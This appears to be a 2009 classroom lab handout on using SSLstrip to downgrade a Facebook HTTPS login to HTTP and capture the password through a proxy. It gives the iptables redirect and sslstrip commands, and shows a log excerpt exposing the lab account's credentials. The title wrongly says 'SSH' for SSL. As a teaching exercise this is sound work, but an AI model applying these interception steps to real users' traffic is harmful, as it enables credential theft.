SSLstrip – hijacking SSH Sessions

What You Need for This Project

- A computer running Linux to be the **Attacker** (I wrote the instructions on a Ubuntu 8.04 virtual machine).
- A second computer running any OS to be the **Target**. I used my Windows 7 host machine as the target.

Goal


The Attacker will serve as a proxy, converting secure HTTPS sessions to insecure HTTP ones. This will not be obvious to the user.

Starting the Target Machine

1. Start your **Target** machine.
2. Open a browser on your **Target** machine and make sure you can connect to the Internet.

Opening Facebook on the Target Machine

3. On your **Target** machine, in Firefox, go to **facebook.com**. Notice that this page is not secure—the URL starts with http instead of https, as shown below on this page.




Welcome to Facebook! | Facebook - Mozilla Firefox (Build 2009011913)

http://www.facebook.com/

sbowne@ccsf.edu

4. On your **Target** machine, in Firefox, click **View**, "**Page Source**". In the "Source of http://www.facebook.com" window, click **Edit**, **Find**. In the Find: box at the bottom of the window, type **login** and click the **Next** button.
5. You can see the form statement for the login form. This shows that although the page is not secure, the actual login method uses a URL starting with **https**. Many Websites use this system: a single page has both secure and insecure items. That is the vulnerability we will exploit.



```
><form method="POST" action="https://login.facebook.com/login.php?login_attempt=1" name="men
```

Find: login

Line 38, Col 501

Starting the Attacker Machine

6. Start an Ubuntu 8.04 virtual machine. That will be your **Attacker** machine.
7. Open a browser on your **Attacker** machine and make sure you can connect to the Internet.

Downloading SSLstrip

8. On the **Attacker** Linux machine, open Firefox and go to this URL:

   ```
   thoughtcrime.org
   ```

9. Click **Software**. On the next page, click **sslstrip**. In the Download section, Click **sslstrip**. At the time I wrote this (Mar. 4, 2009), it was at version 0.2.
10. Save the file on your desktop.
11. On your desktop, right-click the **sslstrip-0.2.tar.gz** file and click "**Extract Here**".
12. On your desktop, double-click the **sslstrip-0.2** folder to open it.
13. Right-click **README** and click **Open**. A box pops up asking "Do you want to run "README", or display its contents?". Click the **Display** button. Read through the instructions—that's a quick summary of what we are doing here.
14. Close the README window.


Starting IP Forwarding on the Attacker Machine

15. On the **Attacker** Linux machine, click **Applications**, **Accessories, Terminal**. In the Terminal window, type this command. Then press the Enter key.

   ```
   sudo pico /etc/sysctl.conf
   ```

   Enter your password when you are prompted to.

16. Scroll down and find the line that says "#Uncomment the next line to enable packet forwarding for IPv4". Remove the # at the start of the next line, as shown below on this page.


student@student-desktop: /etc
File Edit View Terminal Tabs Help

```
 GNU nano 2.0.7              File: sysctl.conf

# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1
```

17. Press **Ctrl+X**, **Y**, **Enter** to save the file.

Setting iptables to redirect HTTP requests


18. On the **Attacker** Linux machine, in a Terminal window, type this command. Then press the Enter key.

   ```
   sudo iptables –t nat –A PREROUTING –p tcp
   --destination-port 80 –j REDIRECT --to-port 8080
   ```

19. In the Terminal window, type this command, and then press the Enter key:

   ```
   sudo iptables –t nat -L
   ```

20. You should see one rule in the REROUTING chain, as shown below on this page. Check it carefully. If you find any mistake, use this command to delete the rule: **sudo iptables –t nat –D PREROUTING 1** and then repeat the commands above to re-create it without the error.



```
student@student-desktop:/etc$ sudo iptables -t nat -A PREROUTING -p tcp --destination-port 80
 -j REDIRECT --to-port 8080
student@student-desktop:/etc$ sudo iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
REDIRECT   tcp  --  anywhere             anywhere            tcp dpt:www redir ports 8080

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Starting sslstrip

21. On the **Attacker** Linux machine, in a Terminal window, type this command. Then press the Enter key.

```
cd ~/Desktop/sslstrip-0.2
```

22. On the **Attacker** Linux machine, in a Terminal window, type this command. Then press the Enter key.

```
sudo python sslstrip.py -h
```

A help message appears, showing the options. There aren't many of them.

23. On the **Attacker** Linux machine, in a Terminal window, type this command. Then press the Enter key.

```
sudo python sslstrip.py –l 8080
```

Finding the Attacker Machine's IP Address

24. On your **Attacker** machine, click **Applications**, **Accessories, Terminal**. Type in **ifconfig** and press the Enter key.

25. Find your IP address and write it in the box to the right on this page.


Attacker IP: ________________

Setting Firefox to Use a Proxy Server on the Target Machine

26. In a real attack, we would redirect traffic by ARP poisoning. But for this project, we'll just set the proxy within Firefox. That makes the project easier to do, because it won't affect other machines in the lab.

27. On the **Target** machine (the Windows XP host), open Firefox. From the Firefox menu bar, click **Tools**, **Options**.

28. In the Options box, click the **Advanced** button. Click the **Network** tab. Click the **Settings…** button. Click the "**Manual proxy configuration**" button. Set the HTTP Proxy to the **Attacker IP** address you wrote in the box above on this page. Set the Port to **8080**. Check the "**Use this proxy server for all protocols**" box.



Connection Settings

Send Feedback

Configure Proxies to Access the Internet

○ Direct connection to the Internet

○ Auto-detect proxy settings for this network

● Manual proxy configuration:

HTTP Proxy: 192.168.1.81 Port: 8080


☑ Use this proxy server for all protocols

29. In the "Connection Settings" box, click **OK**. In the **Options** box, click **OK**.

Opening Facebook on the Target Machine

30. On your **Target** machine, in Firefox, go to **facebook.com**. Click **View**, "**Page Source**". In the "Source of http://www.facebook.com" window, click **Edit**, **Find**. In the Find: box at the bottom of the window, type **login** and click the **Next** button.

31. Now the form statement uses **http**, not **https**! This is the magic of SSLstrip—it acts as a proxy, replacing all secure connections with insecure ones. There is nothing the user can see to detect this in the normal Web page view.



```
"><form method="POST" action="http://login.facebook.com/login.php?login_attempt=1" na
```

Find: login

Line 38, Col 519

32. Close the "Source of http://www.facebook.com" window. In the Facebook page, log in with this account:

User name:	**cnit.target@gmail.com**
Password:	**P@ssw0rd**


Click the **Login** button.

Viewing the Captured Traffic

33. On the **Attacker** Linux machine, you should see a lot of messages scrolling by as sslstrip forwards the traffic. Open a new Terminal window and type this command. Then press the Enter key.

```
pico ~/Desktop/sslstrip-0.2/sskstrip.log
```

34. This shows the captured traffic. To find the captured password, press **Ctrl+W**. Then type in **cnit** and press Enter. You should see the captured password as shown below on this page.



student@student-desktop: ~/Desktop/sslstrip-0.2
File Edit View Terminal Tabs Help

```
 GNU nano 2.0.7 File: ...e/student/Desktop/sslstrip-0.2/sslstri

2009-03-04 23:21:55,073 Sending header: connection: close
2009-03-04 23:21:55,073 Sending header: accept: text/xml,applica
2009-03-04 23:21:55,073 Sending header: user-agent: Mozilla/5.0
2009-03-04 23:21:55,073 Sending header: accept-charset: ISO-8859
2009-03-04 23:21:55,073 Sending header: host: login.facebook.com
2009-03-04 23:21:55,074 Sending header: referer: http://www.face
2009-03-04 23:21:55,074 Sending header: cookie: nectar=123623550
2009-03-04 23:21:55,074 Sending header: content-type: applicatio
2009-03-04 23:21:55,074 Sending header: proxy-connection: keep-a
$=en_US&email=cnit.target%40gmail.com&pass=P%40ssw0rd&pass place
2009-03-04 23:21:55,229 Read From Server:
HTTP/1.0 302 Found
Location: https://login.facebook.comhttp://login.facebook.com/lo
```

Returning Firefox to Normal Function

35. On the **Target** machine, from the Firefox window's menu bar, click **Tools**, **Options**. In the Options box, click the **Advanced** button. Click the **Network** tab. In the Connection section, click the **Settings** button. In the "Connection Settings" box, click the "**Direct connection to the Internet**" radio button. In the "Connection Settings" box, click **OK**. In the Options box, click **OK**.

Last Modified: 7-3-09